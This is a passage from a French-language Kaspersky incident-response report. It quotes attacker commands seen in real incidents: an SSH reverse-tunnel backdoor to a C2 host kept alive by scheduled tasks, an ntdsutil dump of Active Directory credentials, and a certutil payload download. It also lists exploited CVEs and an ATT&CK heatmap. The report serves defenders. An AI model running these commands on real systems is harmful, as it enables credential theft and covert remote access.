E={$.Properties[6].value}},@{N='User'; E={$.Properties[5].value}},@{N='IP'; E={$.Properties[18].value}} | Export-csv C:\
users\public\guli_<server1>.csv -encoding utf8
```

La commande native SSH.exe pour Windows et ses modules peuvent être utilisés pour la commande et le contrôle ainsi que pour l'exfiltration d'informations en utilisant le même canal de connexion. Les attaquants identifient le chemin à suivre pour atteindre les systèmes distants lorsque les systèmes critiques autorisent l'accès à Internet et, une fois l'accès confirmé, peuvent utiliser plusieurs commandes pour configurer une porte dérobée SSH pour envoyer et recevoir des données.

Tunnellisation de protocole T1572, Tâche/Action planifiée T1053

```
Identifiez l'accès Internet :
ping <remote_IP>
ping <second_remote_IP>

Obtenez les clés SSH publiques du système C2 :
ssh-keyscan -p 443 <remoteIP>

Configurez les clés SSH locales et accordez les autorisations :
ssh-keygen -f <path>/.ssh/id_rsa -t rsa -N "<passphrase>"
icacls <path>/.ssh/id_rsa /inheritance:r
icacls <path>/.ssh/id_rsa /grant:r "%username%":"(R)
icacls <path>/.ssh/sshd_config /inheritance:r
icacls <path>/.ssh/sshd_config /grant:r "%username%":"(R)

Configurez les tâches à exécuter chaque minute « SSH Server » et « SSH Key Exchange » grâce à la tunnellisation inversée :
schtasks.exe /create /sc minute /mo 1 /tn "SSH Server" /rl highest /np /tr "<path>\sshd\sshd.exe -f <path>/.ssh/sshd_config"
schtasks.exe /create /sc minute /mo 1 /tn "SSH Key Exchange" /rl highest /np /tr <path>\sshd\ssh.exe -i <path>\.ssh\id_rsa -N -R 22443:127.0.0.1:2222 -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15
```

ssh-keyscan est un utilitaire permettant de collecter les clés publiques SSH des hôtes. Il a été conçu pour faciliter la construction et la vérification des fichiers ssh_known_hosts[3].

Flax Typhoon

Lors de l'analyse d'un incident, plusieurs techniques ont été détectées pour l'installation et l'exécution à l'aide de logiciels légitimes et de LOLBins. La présence de Flax Typhoon, une APT ciblant une organisation taïwanaise, a été confirmée. L'activité initiale de l'auteur de la menace a été un script PowerShell malveillant exécuté par l'adversaire afin d'extraire les identifiants.

Récupération des identifiants du système d'exploitation : NTDS – T1003:003, Exécution déclenchée par un événement : Profil PowerShell – T1546:013

```
cmd /c ntdsutil "ac i ntds" ifm "create full c:\PerfLogs\test" q q c:\windows\sysvol\domain\ntds\active directory\ntds.dit"
```

Certutil, une commande Windows, a été utilisée pour télécharger et exécuter le fichier conhost.

Transfert entrant d'outils – T1105

```
certutil.exe -urlcache -split -f http://<edited>/conhost.exe
```

Un nouveau service suspect a été découvert, se faisant passer pour un service de mise à jour Windows et lié au fichier récemment téléchargé.

3 Serveur de pages de manuel OpenBSD

Services système : Exécution du service – T1569:002

```
HKLM\SYSTEM\ControlSet001\Services\Windos_update
"C:\windows\temp\Crashpad\conhost.exe" /service
```

Le fichier détecté a été confirmé comme client VPN légitime mis en œuvre pour éviter la détection/le filtrage du réseau et/ou permettre l'accès.

Tunnellisation de protocole – T1572

```
C:\windows\temp\Crashpad\conhost.exe
Description du dossier : SoftEther VPN
Nom de fichier original : vpnbridge.exe
```

Un deuxième service a été identifié sur le système, appelé WorkService. La DLL correspondante, liée à un agent Zabbix, a été détectée.

Logiciel d'accès à distance T1219

```
Clé de registre : HKLM\SYSTEM\ControlSet001\Services\WorkService
Chemin de l'image : "C:\Windows\TAPI\dllhost.exe" --config "C:\Windows\TAPI\wshelper.dll"
Nom de fichier original : zabbix_agentd.exe
Entreprise : Zabbix SIA
```

Les vulnérabilités les plus courantes

Les vulnérabilités les plus répandues dans notre ensemble de données pour 2023 étaient liées à SMBv1 (CVE-2017-0144 et CVE-2017-0143), au serveur Microsoft Exchange (CVE-2021-27065 et CVE-2021-26855) et à FortiOS (CVE-2023-22640 et CVE-2023-25610).

62 % des vulnérabilités détectées dans les attaques conduisent à une exécution de code à distance (RCE), la plupart d'entre elles ayant des exploits publics disponibles dans le Web de surface, ce qui permet aux adversaires de les exploiter et d'obtenir l'accès au système cible facilement. (ITW)

En analysant la cause profonde des vulnérabilités, nous savons que la catégorie d'énumération des faiblesses communes la plus répandue est CWE-20 (validation d'entrée incorrecte). Un grand nombre de programmes n'utilisent donc pas les techniques de codage sécurisées de base, comme la vérification ou la validation des entrées. Pour éviter ce type de problème, les développeurs doivent adopter les meilleures pratiques de codage sécurisé dans leurs produits. Les clients doivent également veiller à effectuer des mises à jour régulières pour obtenir les derniers correctifs de sécurité afin d'atténuer ces problèmes.

OpenSSH (ssh_agent)

CVE-2023-38408 | CVSS 9.8 CRITIQUE | CWE-428 | ITW

Exécution de code à distance

Le chemin de recherche n'étant pas suffisamment fiable dans la fonctionnalité PKCS#11 de ssh-agent, cette vulnérabilité peut entraîner l'exécution de code à distance si un agent est transféré à un système contrôlé par un adversaire.

Windows (SMBv1)

CVE-2017-0144 | CVSS 8.1 ÉLEVÉ | CWE-20 | ITW

Exécution de code à distance

Cette ancienne vulnérabilité connue sous le nom d'EternalBlue dans le serveur SMBv1 permet aux cybercriminels à distance d'exécuter un code arbitraire à l'aide de paquets créés spécifiquement dans ce but.

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8 CRITIQUE | CWE-20 | ITW

Exécution de code à distance

Une validation insuffisante des entrées utilisateur permet à un adversaire distant non authentifié d'exécuter un code arbitraire sur Bitrix Site Manager.

Veeam Backup & Replication

CVE-2023-27532 | CVSS 7.5 ÉLEVÉ | CWE-306 | ITW

Authentification manquante

Permet le vol d'identifiants chiffrés stockés dans la base de données de configuration de Veeam Backup & Replication, la fuite d'identifiants en clair ou l'exécution de commandes à distance.

Microsoft Exchange Server

CVE-2021-27065 | CVSS 7.8 ÉLEVÉ | CWE-22 | ITW

Exécution de code à distance

Cette vulnérabilité, connue sous le nom de ProxyLogon, permet à un criminel d'exécuter des commandes arbitraires sur le serveur Microsoft Exchange distant.

Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8 CRITIQUE | CWE-918 | ITW

Exécution de code à distance

Cette vulnérabilité, également connue sous le nom de ProxyLogon, est une vulnérabilité SSRF (falsification de requête côté serveur) dans Exchange qui permet à un adversaire d'envoyer des demandes HTTP arbitraires et de s'authentifier en tant que serveur Exchange, permettant ainsi l'exécution de code à distance sur le serveur Microsoft Exchange distant.

Windows (SMBv1)

CVE-2017-0143 | CVSS 8.1 ÉLEVÉ | CWE-20 | ITW

Exécution de code à distance

Cette vulnérabilité dans le serveur SMBv1 permet aux cybercriminels à distance d'exécuter un code arbitraire à l'aide de paquets créés spécifiquement dans ce but.

FortiOS

CVE-2023-22640 | CVSS 8.8 ÉLEVÉ | CWE-787

Corruption de la mémoire

Cette vulnérabilité dans FortiOS permet à un criminel authentifié d'exécuter du code non autorisé grâce à des demandes élaborées.

FortiGate

CVE-2022-42469 | CVSS 4.3 MOYEN | CWE-183

Contrôle d'accès inapproprié

Une liste permissive d'entrées autorisées dans certaines versions de FortiGate peut permettre à un adversaire authentifié de contourner la stratégie avec des signets dans le portail Web.

FortiOS

CVE-2023-25610 | CVSS 9.3 CRITIQUE | CWE-20 | ITW

Exécution de code à distance

Une vulnérabilité de soupassement de tampon présente dans FortiOS permet à un attaquant distant non authentifié d'exécuter un code arbitraire sur le périphérique cible. Cette vulnérabilité peut également conduire à un déni de service (DoS) par le biais de demandes élaborées.

Apache Log4j

CVE-2021-4104 | CVSS 7.5 ÉLEVÉ | CWE-502

Exécution de code à distance

JMSAppender dans Log4j 1.2 est vulnérable à une désérialisation non sécurisée, ce qui entraîne l'exécution de code à distance si JMSAppender est configuré pour effectuer des demandes JNDI.

Oracle Web Applications Desktop Integrator

CVE-2022-21587 | CVSS 9.8 CRITIQUE | CWE-434 | ITW

Chargement de fichiers sans restriction

Permet à un adversaire non authentifié disposant d'un accès réseau HTTP de compromettre Oracle Web Applications Desktop Integrator, pouvant entraîner la prise de contrôle de l'application.

Common Log File System (CLFS) de Windows

CVE-2022-37969 | CVSS 7.8 ÉLEVÉ | CWE-269 | ITW

Augmentation des privilèges

Permet à un criminel d'obtenir des privilèges système en exploitant le pilote du système commun de fichiers journaux de Windows.

Carte thermique des tactiques et techniques de MITRE ATT&CK

TA0043 - Reconnaissance

T1595.002 - Analyse active : Analyse des vulnérabilités	4,08 %
T1595 - Analyse active	2,72 %
T1590 - Collecte d'informations sur le réseau de la victime	1.36 %
T1595.001 - Analyse active : Analyse des blocs IP	1.36 %
T1592 - Collecte d'informations sur l'hôte de la victime	0,68 %

TA0042 - Développement de ressources

T1587.001 - Développement de fonctionnalités : programmes malveillants	4,08 %
T1586.003 - Comptes compromis : Comptes dans le cloud	1.36 %
T1587.004 - Développement de fonctionnalités : exploits	1.36 %
T1588.002 - Obtention de fonctionnalités : outils	0,68 %

TA0001 - Accès initial

T1190 - Exploitation d'une application destinée au public	7,48 %
T1078.002 - Comptes valides : Comptes domaine	6.80 %
T1133 - Services externes à distance	6.12 %
T1078.003 - Comptes valides : Comptes locaux	3,40 %
T1078 - Comptes valides	2,72 %
T1199 - Relation de confiance	1.36 %
T1078.004 - Comptes valides : Comptes dans le cloud	0,68 %
T1078.001 - Comptes valides : Comptes par défaut	0,68 %
T1113 - Capture d'écran	0,68 %
T1566.001 - Phishing : Pièce jointe de phishing ciblé	0,68 %
T1566.002 - Phishing : Lien de phishing ciblé	0,68 %

TA0002 - Exécution

T1569.002 - Services système : Exécution des services	6.80 %
T1059.001 - Interprète de commandes et de scripts : PowerShell	6.80 %
T1059.003 - Interprète de commandes et de scripts : Invite de commande Windows	6.12 %
T1204.002 - Exécution utilisateur : Fichier malveillant	4,08 %
T1047 - Windows Management Instrumentation (WMI)	4,08 %
T1203 - Exploitation pour l'exécution par le client	3,40 %
T1059 - Interprète de commandes et de scripts	2,72 %
T1053.005 - Tâche/Action planifiée : Tâche planifiée	2,04 %
T1059.005 - Interprète de commandes et de scripts : Visual Basic	2,04 %
T1059.004 - Interprète de commandes et de scripts : Unix Shell	1.36 %
T1053.003 - Tâche/Action planifiée : Cron	1.36 %
T1106 - API native	1.36 %
T1569 - Services système	1.36 %
T1129 - Modules partagés	0,68 %
T1072 - Outils de déploiement de logiciels	0,68 %
T1105 - Transfert entrant d'outils	0,68 %
T1059.006 - Interprète de commandes et de scripts : Python	0,68 %
T1053.002 - Tâche/Action planifiée : At	0,68 %

TA0003 - Persistance

T1078.002 - Comptes valides : Comptes domaine	10.20 %
T1543.003 - Processus de création ou de modification du système : Service Windows	7,48 %
T1505.003 - Composant logiciel serveur : Web Shell	4,76 %
T1136.001 - Créer un compte : Compte local	4,08 %
T1547.001 - Exécution automatique au lancement ou lors de la connexion : Clé d'exécution du registre/ dossier de lancement	4,08 %
T1053.005 - Tâche/Action planifiée : Tâche planifiée	3,40 %
T1136 - Création de compte	2,72 %
T1133 - Services externes à distance	2,04 %
T1136.002 - Créer un compte : Compte domaine	2,04 %
T1078.003 - Comptes valides : Comptes locaux	1.36 %
T1574.002 - Détournement du flux d'exécution : Chargement latéral DLL	1.36 %
T1556.006 - Modification du processus d'authentification : Authentification à plusieurs facteurs	0,68 %
T1098.005 - Manipulation de comptes : Enregistrement de l'appareil	0,68 %
T1114.003 - Collecte d'emails : Règle de transfert des emails	0,68 %
T1098 - Manipulation de compte	0,68 %
T1078 - Comptes valides	0,68 %
T1053.003 - Tâche/Action planifiée : Cron	0,68 %
T1505 - Composant logiciel serveur	0,68 %
T1098.004 - Manipulation de comptes : Clés SSH autorisées	0,68 %
T1574.006 - Détournement du flux d'exécution : Détournement de l'éditeur de liens dynamiques	0,68 %

TA0004 - Augmentation des privilèges

T1078.002 - Comptes valides : Comptes domaine	2,72 %
T1098.002 - Manipulation de comptes : Autorisations supplémentaires de délégation des emails	0,68 %
T1055.012 - Injection de processus : Remplacement de processus	0,68 %
T1546.008 - Exécution déclenchée par un événement : fonctionnalités d'accessibilité	0,68 %
T1543.003 - Processus de création ou de modification du système : Service Windows	0,68 %
T1068 - Exploitation pour augmenter les privilèges	0,68 %

TA0005 - Contournement des défenses

T1070.004 - Retrait de l'indicateur : Suppression de fichiers	7,48 %
T1562.001 - Affaiblissement des défenses : Désactiver ou modifier des outils	6.80 %
T1070.001 - Retrait de l'indicateur : Effacer journaux d'événements Windows	6.12 %
T1036.005 - Imitation : correspondance avec un nom ou un lieu légitime	6.12 %
T1027.002 - Brouillage de fichiers ou d'informations : paquet de logiciels	4,76 %
T1140 - Décryptage/Décodage de fichiers ou d'informations	4,08 %
T1036.004 - Usurpation d'identité : Usurpation de tâche ou service	3,40 %
T1027 - Brouillage de fichiers ou d'informations	3,40 %
T1078.002 - Comptes valides : Comptes domaine	2,04 %
T1562 - Affaiblissement des défenses	2,04 %
T1070.003 - Retrait de l'indicateur : Effacer l'historique des commandes	2,04 %
T1574.002 - Détournement du flux d'exécution : Chargement latéral DLL	2,04 %
T1562.002 - Affaiblissement des défenses : Désactiver le journal des événements Windows	2,04 %
T1562.003 - Affaiblissement des défenses : Altérer l'enregistrement de l'historique des commandes	2,04 %
T1078 - Comptes valides	1.36 %
T1027.005 - Brouillage de fichiers ou d'informations : Retrait de l'indicateur des outils	1.36 %

1 – 5 % | 6 – 10 % | 11 – 15 % | > 16 %

TA0005 - Contournement des défenses

T1197 - Emplois au BITS	1.36 %
T1112 - Modification du registre	1.36 %
T1564.008 - Cacher les artefacts : Règles de masquage des emails	0,68 %
T1027.010 - Brouillage de fichiers ou d'informations : brouillage de commande	0,68 %
T1070.006 - Retrait de l'indicateur : Horodatage	0,68 %
T1070.002 - Retrait de l'indicateur : Effacer les journaux système Linux ou Mac	0,68 %
T1218.011 - Exécution du proxy binaire du système : Rundll32	0,68 %
T1202 - Exécution de commande indirecte	0,68 %
T1027.001 - Brouillage de fichiers ou d'informations : Binary Padding	0,68 %
T1548.002 - Utilisation abusive du mécanisme de contrôle d'augmentation des privilèges : Contourner le contrôle de compte d'utilisateur	0,68 %
T1006 - Accès volume direct	0,68 %
T1562.004 - Affaiblissement des défenses : Désactiver ou modifier le pare-feu système	0,68 %
T1484.001 - Modification de la stratégie de domaine : Modification de la stratégie de groupe	0,68 %

TA0006 - Accès à l'aide d'identifiants

T1003.001 - Récupération des identifiants du système d'exploitation : mémoire LSASS	8.16 %
T1110 - Force brute	3,40 %
T1003 - Récupération des identifiants du système d'exploitation	2,72 %
T1110.003 - Force brute : Pulvérisation de mot de passe	2,04 %
T1003.002 - Récupération des identifiants du système d'exploitation : Gestionnaire de comptes de sécurité	2,04 %
T1552 - Identifiants non sécurisés	2,04 %
T1110.001 - Force brute : Essais de mots de passe	1.36 %
T1558.001 - Vol ou falsification de tickets Kerberos : Golden Ticket	1.36 %
T1528 - Vol du jeton d'accès à l'application	0,68 %
T1552.001 - Identifiants non sécurisés : Identifiants sur fichiers	0,68 %
T1649 - Vol ou falsification de certificats d'authentification	0,68 %
T1110.004 - Force brute : Bourrage d'identifiants	0,68 %
T1003.003 - Récupération des identifiants du système d'exploitation : NTDS	0,68 %
T1555.003 - Identifiants de banques de mots de passe : Identifiants provenant de navigateurs Web	0,68 %
T1056.003 - Enregistrement de saisie : Enregistrement du portail Web	0,68 %
T1056.001 - Enregistrement de saisie : enregistrement de frappe	0,68 %

TA0007 - Détection

T1083 - Détection de fichiers et de répertoires	7,48 %
T1046 - Détection des services réseau	5.44 %
T1082 - Détection d'informations relatives au système	4,76 %
T1135 - Détection de partages réseau	4,76 %
T1018 - Détection de système distant	4,08 %
T1033 - Détection du propriétaire du système/de l'utilisateur	2,72 %
T1087.002 - Détection de compte : Compte domaine	2,04 %
T1057 - Détection de processus	2,04 %
T1016 - Détection de la configuration du réseau du système	2,04 %
T1069.002 - Détection de groupes d'autorisation : groupes de domaines	1.36 %
T1518.001 - Détection de logiciel : Détection de logiciels de sécurité	1.36 %
T1007 - Détection des services système	1.36 %
T1497 - Évasion d'un environnement virtualisé/Sandbox	0,68 %
T1016.001 - Détection de la configuration du réseau du système : Détection de la connexion Internet	0,68 %
T1087.001 - Détection de compte : Compte local	0,68 %

TA0008 - Mouvement latéral

T1021.001 - Services à distance : Protocole de bureau à distance	12,93 %
T1021 - Services à distance	7,48 %
T1021.002 - Services à distance : Partages d'administrateurs SMB/Windows	6.12 %
T1021.004 - Services à distance : SSH	4,08 %
T1570 - Transfert latéral d'outils	2,04 %
T1072 - Outils de déploiement de logiciels	1.36 %
T1078.002 - Comptes valides : Comptes domaine	0,68 %
T1021.005 - Services à distance : VNC	0,68 %
T1563.001 - Détournement de session de service à distance : Détournement SSH	0,68 %

TA0009 - Collecte

T1005 - Données du système local	6.12 %
T1560.001 - Archivage des données collectées : Archivage par utilitaire	2,72 %
T1119 - Collecte automatisée	2,72 %
T1560.002 - Archivage des données collectées : Archivage par la bibliothèque	0,68 %
T1113 - Capture d'écran	0,68 %
T1056.001 - Enregistrement de saisie : enregistrement de frappe	0,68 %
T1560 - Archivage des données collectées	0,68 %
T1039 - Données issues d'un disque partagé sur le réseau	0,68 %

TA0011 - Commande et contrôle

T1572 - Tunnellisation de protocole	5.44 %
T1219 - Logiciel d'accès à distance	4,08 %
T1105 - Transfert entrant d'outils	2,72 %
T1071.001 - Protocole de la couche application : protocoles Web	2,72 %
T1571 - Port non standard	2,04 %
T1132.001 - Encodage des données : Encodage standard	1.36 %
T1095 - Protocole n'utilisant pas la couche application	1.36 %
T1053.005 - Tâche/Action planifiée : Tâche planifiée	0,68 %
T1071.004 - Protocole de la couche application : DNS	0,68 %
T1573.001 - Canal chiffré : Cryptographie symétrique	0,68 %
T1071 - Protocole de la couche application	0,68 %
T1001 - Brouillage de données	0,68 %
T1090.002 - Proxy : Proxy externe	0,68 %
T1090 - Proxy	0,68 %

TA0010 - Exfiltration

T1567 - Exfiltration par le biais d'un service Web	3,40 %
T1041 - Exfiltration par le canal C2	2,72 %
T1537 - Transfert des données vers un compte cloud	0,68 %

TA0040 - Impact

T1486 - Données chiffrées pour l'impact	17,01 %
T1485 - Destruction de données	3,40 %
T1565 - Manipulation de données	2,72 %
T1565.001 - Manipulation de données : Manipulation de données stockées	1.36 %
T1491.002 - Défacement : Défacement externe	1.36 %
T1657 - Vol financier	0,68 %
T1531 - Suppression de l'accès au compte	0,68 %
T1529 - Arrêt/Redémarrage du système	0,68 %
T1561.002 - Effacement de disque : Effacement de la structure du disque	0,68 %

1 – 5 % | 6 – 10 % | 11 – 15 % | > 16 %

À propos de Kaspersky

Kaspersky est une entreprise mondiale de cybersécurité et de protection de la vie privée numérique fondée en 1997. Kaspersky s'appuie sur sa Threat Intelligence et son expertise en matière de sécurité informatique pour développer des solutions de sécurité destinées aux entreprises, aux infrastructures critiques, aux gouvernements et aux utilisateurs du monde entier. Notre portefeuille complet de solutions de sécurité inclut des solutions et des services de protection endpoint et de sécurité spécialisés, classés parmi les leaders, destinés à lutter contre les cybermenaces sophistiquées et évolutives.

Services de cybersécurité

- **Kaspersky Managed Detection and Response**
- **Kaspersky Incident Response**
- **Kaspersky Compromise Assessment**
- **Kaspersky Digital Footprint Intelligence**
- **Kaspersky Security Assessment**
- **Kaspersky SOC Consulting**

Reconnaissance mondiale

Les produits et solutions Kaspersky font l'objet de tests et d'examens indépendants constants et obtiennent régulièrement les meilleurs résultats, reconnaissances et récompenses. Nos technologies et nos processus sont régulièrement examinés et vérifiés par les organismes d'analyse les plus respectés au monde. La plus testée. La plus récompensée.

En savoir plus

Plus de 5 000
professionnels travaillent chez Kaspersky


50 %
des employés sont spécialisés dans la R&D

5
centres d'excellence uniques

Plus de 400 000
nouveaux fichiers malveillants sont détectés chaque jour par Kaspersky

Plus de 220 000
clients professionnels MSP et MSSP du monde entier.

6,1 milliards
de cyberattaques ont été détectées par nos solutions en 2023



Rapport d'analystes

Réponse aux incidents

kaspersky

www.kaspersky.fr

#kaspersky
#bringonthefuture